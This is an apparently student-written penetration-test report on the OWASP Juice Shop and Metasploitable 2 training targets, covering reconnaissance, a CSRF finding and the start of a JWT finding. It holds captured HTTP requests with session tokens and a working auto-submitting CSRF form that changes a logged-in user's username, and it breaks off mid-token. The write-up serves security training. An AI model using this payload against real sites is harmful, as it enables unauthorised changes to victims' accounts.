رواد مصر الرقمية

وزارة الاتصـــــالات
وتكنولوجيا المعلومات

Penetration Testing Report

(Owasp Juice Shop & Metasploitable 2.0)

Submitted by:

Names
Eslam Ahmed Mohamed
Mohamed Hossam Mohamed
Eslam Anwar Al-seady
John Nohad

Under the supervision of:

Eng. Beshoy Vector

Metasploitable Vulnerabilities Report

Executive Summary:

This report outlines the findings from a penetration test conducted on **OWASP Juice Shop** and **Metasploitable 2.0**, two widely-used vulnerable systems designed for security training. The objective of this assessment was to identify potential security weaknesses and vulnerabilities that could be exploited in real-world scenarios. The evaluation focused on key OWASP Top 10 vulnerabilities, including SQL injection, Cross-Site Scripting (XSS), and authentication flaws.

For **OWASP Juice Shop**, several vulnerabilities were identified, ranging from insecure input validation to broken authentication mechanisms.

Metasploitable 2.0, being an older system, revealed critical issues like outdated software, weak password configurations, and open services vulnerable to exploitation.

The report categorizes the identified vulnerabilities based on their severity and provides actionable remediation steps to enhance security. By addressing these issues, organizations can better safeguard their systems and reduce the risk of unauthorized access or data breaches.

Network Scope:

MY IP address	**192.168.121.128**
Target Ip address	**192.168.121.129**
Name	**Metasploitable 2.0**
Ports Targeted	**Port : 21 (FTP), 22 (SSH), 25 (SMTP), 139 (NetBIOS), 139 (SMB) ,Port 5900 , port 8180 , port 3306**
Tools Used	**Metasploit , Nmap , SearchSploit**
System Type	**Host**
OS Information	**Ubuntu 8.04 (hardy) on Linux kernel 2.6**

Web Scope:

IP address	**http://10.10.69.159/**
Name	**Owasp Juice Shop**
System Type	**Web Application**

Methodology:

OWASP Juice Shop

Objective: Identify vulnerabilities in the web application following a structured approach aligned with web application penetration testing standards.

Phase 1: Information Gathering (Reconnaissance)

Passive Reconnaissance: Research the application without directly interacting with it. Use tools like search engines,WHOIS to gather information about the application's environment (frameworks, server, technologies used).

Phase 2: Active Reconnaissance

Subdomain and Directory Enumeration: Use tools like FFUF, dirsearch, or Burp Suite to enumerate directories and subdomains. This helps uncover hidden directories and endpoints.

Fingerprinting the Web Application: Identify technologies, frameworks, and potential vulnerabilities related to them using tools like Wappalyzer.

Phase 3: Vulnerability Discovery

Fuzzing Inputs: Use fuzzers to detect improper input validation, including SQL injection, XSS, and more.

Authentication and Session Testing: Check for authentication mechanisms (weak passwords, token manipulation, etc).

Exploiting OWASP Top 10: Identify and exploit vulnerabilities like SQLi, XSS, broken access control, and insecure deserialization.

Metasploitable 2.0

Objective: Identify vulnerabilities in the system by testing exposed services, outdated software, and misconfigurations commonly found in network environments.

Phase 1: Network Scanning and Enumeration

Network Scanning: Use tools like Nmap to identify open ports, running services, and versions.

Banner Grabbing and Fingerprinting: Collect service banners and system information for potential exploits.

Phase 2: Vulnerability Discovery

Exploiting Weak Services: Attempt to exploit vulnerable services using Metasploit or manual techniques (weak password configurations, SSH, etc).

Testing Exploitable Applications: Use vulnerable applications like MySQL, or Samba to identify exploitation paths.

Use Metasploit for Exploitation: Utilize Metasploit to exploit vulnerable services (SMB, FTP, etc) by launching modules like vsftpd backdoor or Samba RCE exploits.

CLASSIFICATION DEFINITIONS

Risk Classifications

Level	Score	Description
Critical	10	The vulnerability poses an immediate threat to the organization. Successful exploitation may permanently affect the organization. Remediation should be immediately performed.


High	**7-9**	The vulnerability poses an urgent threat to the organization, and remediation should be prioritized.
Medium	**4-6**	Successful exploitation is possible and may result in notable disruption of business functionality. This vulnerability should be remediated when feasible.
Low	**1-3**	The vulnerability poses a negligible/minimal threat to the organization. The presence of this vulnerability should be noted and remediated if possible.

Owasp Juice Shop

Footprinting and Scanning

Passive Reconnaissance:

A good starting point is performing a WHOIS lookup to obtain domain-related information, such as the domain's owner, registration details, and hosting provider**.**




Since the target is not hosted in a real environment and lacks a registered domain, the WHOIS lookup did not yield useful information. As a result, we will skip DNS record enumeration, which would typically involve tools like DNSDumpster, dig, or nslookup to gather DNS information. This step would normally help us map out the domain's infrastructure.

Next, we proceed with examining the **view page source** of the target web application. By analyzing the underlying HTML,we aim to identify any useful information that may be disclosed in the source code. This could include comments, hidden fields, API endpoints, or references to technologies and frameworks in use.


```
<!--
  ~ Copyright (c) 2014-2020 Bjoern Kimminich.
  ~ SPDX-License-Identifier: MIT
  -->

<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>OWASP Juice Shop</title>
  <meta name="description" content="Probably the most modern and sophisticated insecure web application">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link id="favicon" rel="icon" type="image/x-icon" href="assets/public/favicon_ctf.ico">
  <link rel="stylesheet" type="text/css" href="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.css" />
  <script src="//cdnjs.cloudflare.com/ajax/libs/cookieconsent2/3.1.0/cookieconsent.min.js"></script>
  <script src="//cdnjs.cloudflare.com/ajax/libs/jquery/2.2.4/jquery.min.js"></script>
  <script>
    window.addEventListener("load", function(){
      window.cookieconsent.initialise({
        "palette": {
          "popup": { "background": "#546e7a", "text": "#ffffff" },
          "button": { "background": "#558b2f", "text": "#ffffff" }
        },
        "theme": "classic",
        "position": "bottom-right",
        "content": { "message": "This website uses fruit cookies to ensure you get the juiciest tracking experience.", "dismiss": "Me want it!", "link": "But me wait!", "href": "https://www.youtube.com/watch?v=9PnbKL3wuH4" }
      })});
  </script>
<link rel="stylesheet" href="styles.css"></head>
<body class="mat-app-background bluegrey-lightgreen-theme">
  <app-root></app-root>
<script src="runtime-es2015.js" type="module"></script><script src="runtime-es5.js" nomodule defer></script><script src="polyfills-es5.js" nomodule defer></script><script src="polyfills-es2015.js" type="module"></script><script src="ven
</html>
```

After reviewing the page source and finding no useful information, we move to the next step: identifying the technologies used by the target web application.

We utilize tools like Wappalyzer to detect the technologies, frameworks, and libraries powering the web application. This helps us understand the software stack, including the web server, front-end frameworks, programming languages, and third-party libraries in use. Identifying the technologies is critical as it allows us to focus on specific vulnerabilities associated with them in the subsequent stages of our assessment.



Next, we examine the **robots.txt** file to check for any disallowed directories or files that are restricted for web crawlers but accessible to us. The **robots.txt** file often contains valuable information about sensitive areas of the application that the developers may not intend to expose, such as admin panels, login pages, or other hidden directories




Upon examining the robots.txt file, we discovered a disallowed directory: **/ftp**. We accessed this directory and found several files present. Upon further inspection, we identified an error message indicating acceptable file extensions on the server


This message reveals that the server only permits files with the extensions **.md** and **.pdf**. This restriction could potentially be exploited if we can find or craft files of these types that the application may inadvertently expose or process in an unintended manner.

Active Reconnaissance:

We will begin by identifying any subdomains associated with the target web application. Subdomain enumeration is crucial as it can reveal additional entry points that may be vulnerable or provide valuable information.



During our exploration, we discovered an interesting subdirectory: **/.well-known/security.txt**. Upon opening this file, we found the following information




This **security.txt** file Upon accessing the provided encryption link, we retrieved the following PGP key:

Key Location: Keybase PGP Key


This key contains an **SSH public key**, which could potentially be used for various purposes, including authenticating with the server or establishing a secure connection.

The presence of this key raises the opportunity for further investigation into its applicability, as it may facilitate unauthorized access if misconfigured or improperly protected.



After utilizing additional tools for subdirectory enumeration, we identified another directory: **/api-docs**. This directory suggests the presence of an API documentation endpoint.

Accessing this endpoint allows us to explore the available API endpoints and their corresponding functionalities. This provides an opportunity to send requests to the API and examine its behavior, inputs, and outputs



Vulnerability Assessment

With the information gathered from reconnaissance and the identification of key directories, we now move on to the vulnerability assessment phase.

(1) Vulnerability Exploited: Cross-Site Request forgery (csrf)

Vulnerability Explanation: Cross-Site Request Forgery (CSRF) is a type of attack where an attacker tricks a user into executing unwanted actions on a web application in which they are authenticated. This vulnerability occurs when the application does not validate the legitimacy of requests, allowing malicious actors to perform actions on behalf of authenticated users without their consent.

Impact:

An attacker could exploit this vulnerability to change the username of any authenticated user without their knowledge. If successful, this could lead to account takeover, data manipulation, and loss of user trust.

Severity: High

Proof of Concept (PoC):

Access the profile page and observe the functionality for changing the username via the "Set Username" button.

Intercept the request using Burp Suite to analyze the HTTP request and response.

Request

Pretty Raw Hex

```
1  POST /profile HTTP/1.1
2  Host: 10.10.66.52
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 14
9  Origin: http://10.10.66.52
10 Connection: keep-alive
11 Referer: http://10.10.66.52/profile
12 Cookie: io=yBM3kAfNDIbZ7lJXAAAB; language=en; token=
   eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuY
   WllIjoiIiwiZW1haWwiOiJ0ZXNOQHRlc3QuY29tIiwicGFzc3dvcmQiOiI2YTIwNGJkODlmM2M4MzQ4YWZkNWM3N2M3MTd
   hMDk3YSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZ
   mlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvU2VjcmV0IjoiIiw
   iaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTEgMTY6NTE6MDEuMTI0ICswMDowMCIsInVwZGF0ZWRBd
   CI6IjIwMjQtMTAtMTEgMTY6NTE6MDEuMTI0ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbHOsImlhdCI6MTcyODY2NTQ3Nyw
   iZXhwIjoxNzI4NjgzNDc3fQ.Rw8_Cnn_CcV7DCwtrIn6n-QFjEuHsiqpeQdkQ56RSt-yrwIBhsHDy3Cpxbc2a9vU_9rOOh
   MbJqQB067dRlpB-JcVbggmZPa8i5TDubitiTQ5qKcmYvd52hoGa_JVIaR-5VNvvJh3BIW-r3ztWEPwVBidSeQQGcwIJ3Lw
   3Nki22w
13 Upgrade-Insecure-Requests: 1
14
15 username=user1
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 302 Found
2  Access-Control-Allow-Origin: *
3  X-Content-Type-Options: nosniff
4  X-Frame-Options: SAMEORIGIN
5  Feature-Policy: payment 'self'
6  Location: /profile
7  Vary: Accept, Accept-Encoding
8  Content-Type: text/html; charset=utf-8
9  Content-Length: 60
10 Date: Fri, 11 Oct 2024 16:55:29 GMT
11 Connection: keep-alive
12
13 <p>
     Found. Redirecting to <a href="/profile">
       /profile
     </a>
   </p>
```

REQUEST


```
POST /profile HTTP/1.1
Host: 10.10.66.52
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 14
Origin: http://10.10.66.52
Connection: keep-alive
Referer: http://10.10.66.52/profile
Cookie: io=yBM3kAfNDlbZ7IJXAAAB; language=en;
token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI2YTIwNGjkODlmM2M4MzQ4YWZkNWM3N2M3MTdhMDk3YSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTEgMTY6NTE6MDEuMTI0ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMTEgMTY6NTE6MDEuMTI0ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyODI2NTQ3NywiZXhwIjoxNzI4NjgzNDc3fQ.Rw8_Cnn_CcV7DCwtrIn6n-QFjEuHsiqpeQdkQ56R5t-yrwIBhsHDy3Cpxbc2a9vU_9rOOhMbJqQBO67dR1pB-jcVbggmZPa8i5TDubitiTQ5qKcmYvd52hoGa_JVlaR-5VNvvJh3BIW-
```

CSRF PoC FORM

```
<html>
    <body>
        <form method="POST" action="http://10.10.66.52/profile">
            <input type="hidden" name="username" value="HackerUser"/>
            <input type="submit" value="Submit">
            <script>documents.forms[0].submit;</script>
        </form>
    </body>
<html>
```

```
<html>
        <body>
                <form method="POST" action="http://10.10.66.52/profile">
                        <input type="hidden" name="username" value="HackerUser"/>
                        <input type="submit" value="Submit">
                        <script>document.forms[0].submit();</script>
                </form>
        </body>
<html>
```

Submit



Mitigation: CSRF Tokens: Include unique, unpredictable tokens in each state-changing request (form submissions) and validate these tokens on the server side.

(2) Vulnerability Exploited: Json Web Token (JWT)

Vulnerability Explanation: Jwt are used for securely transmitting information between parties. However, improper implementation can lead to vulnerabilities.


Impact: An attacker can exploit this vulnerability to gain unauthorized access to admin functionalities. By manipulating the JWT, an attacker could impersonate an admin user, potentially allowing them to access sensitive information, modify application settings, or perform actions reserved for authorized users.

Severity: Critical

Proof of Concept (PoC):

Access the profile page and capture the HTTP request containing the JWT using Burp Suite or a similar tool.

Observe that the token is excessively long, indicating it is a JSON Web Token.



```
GET /profile HTTP/1.1
Host: 10.10.168.45
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: http://10.10.168.45/
Connection: keep-alive
Cookie: io=jCkLB6tyciZJpoFOAAAB; language=en; continueCode=l5wOojDeg73OnzQ6aB4Z8ERMvyJrOXYAq9pw5xYVWmkj2PllXLoNbK7vRbkE; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI2YTIwNGJkODlmM2M4MzQ4YWZkNWM3N2M3MTdhMDk3YSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTEgMTg6MDA6NDMuMDM4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMTEgMTg6MDA6NDMuMDM4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyODY2OTY2MSwiZXhwIjoxNzI4Njg3NjYxfQ.sraaM9dV1pW3nASAsoEbStpV6mQqfhnS4HfPZY2CpjHNC9X3Qr4CiVwUr897FOmy8_Quudxoqr WUx4K9Pk-hlxWKygp3pCjOsMa3r0k2lEslbuHDxaWBhkLtBfQ-_-QR_NnAhmxb5wbvXjI2UOCr2b5txDtTB01iu9gGJg_OoLo
Upgrade-Insecure-Requests: 1
If-None-Match: W/"1883-FvpqaGTQuhyvCAHqzqn2S+s3zLo"
```

Encoded

PASTE A TOKEN HERE

```
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MTgsInVzZXJuYW1lIjoiIiwiZW1haWwiOiJ0ZXN0QHRlc3QuY29tIiwicGFzc3dvcmQiOiI2YTIwNGJkODlmM2M4MzQ4YWZkNWM3N2M3MTdhMDk3YSIsInJvbGUiOiJjdXN0b21lciIsImRlbHV4ZVRva2VuIjoiIiwibGFzdExvZ2luSXAiOiIwLjAuMC4wIiwicHJvZmlsZUltYWdlIjoiL2Fzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdC5zdmciLCJ0b3RwU2VjcmV0IjoiIiwiaXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdCI6IjIwMjQtMTAtMTEgMTg6MDA6NDMuMDM4ICswMDowMCIsInVwZGF0ZWRBdCI6IjIwMjQtMTAtMTEgMTg6MDA6NDMuMDM4ICswMDowMCIsImRlbGV0ZWRBdCI6bnVsbH0sImlhdCI6MTcyODY2OTY2MSwiZXhwIjoxNzI4Njg3NjYxfQ.sraaM9dV1pW3nASAsoEbStpV6mQqfhnS4HfPZY2CpjHNC9X3Qr4CiVwUr897FOmy8_Quudxoqr 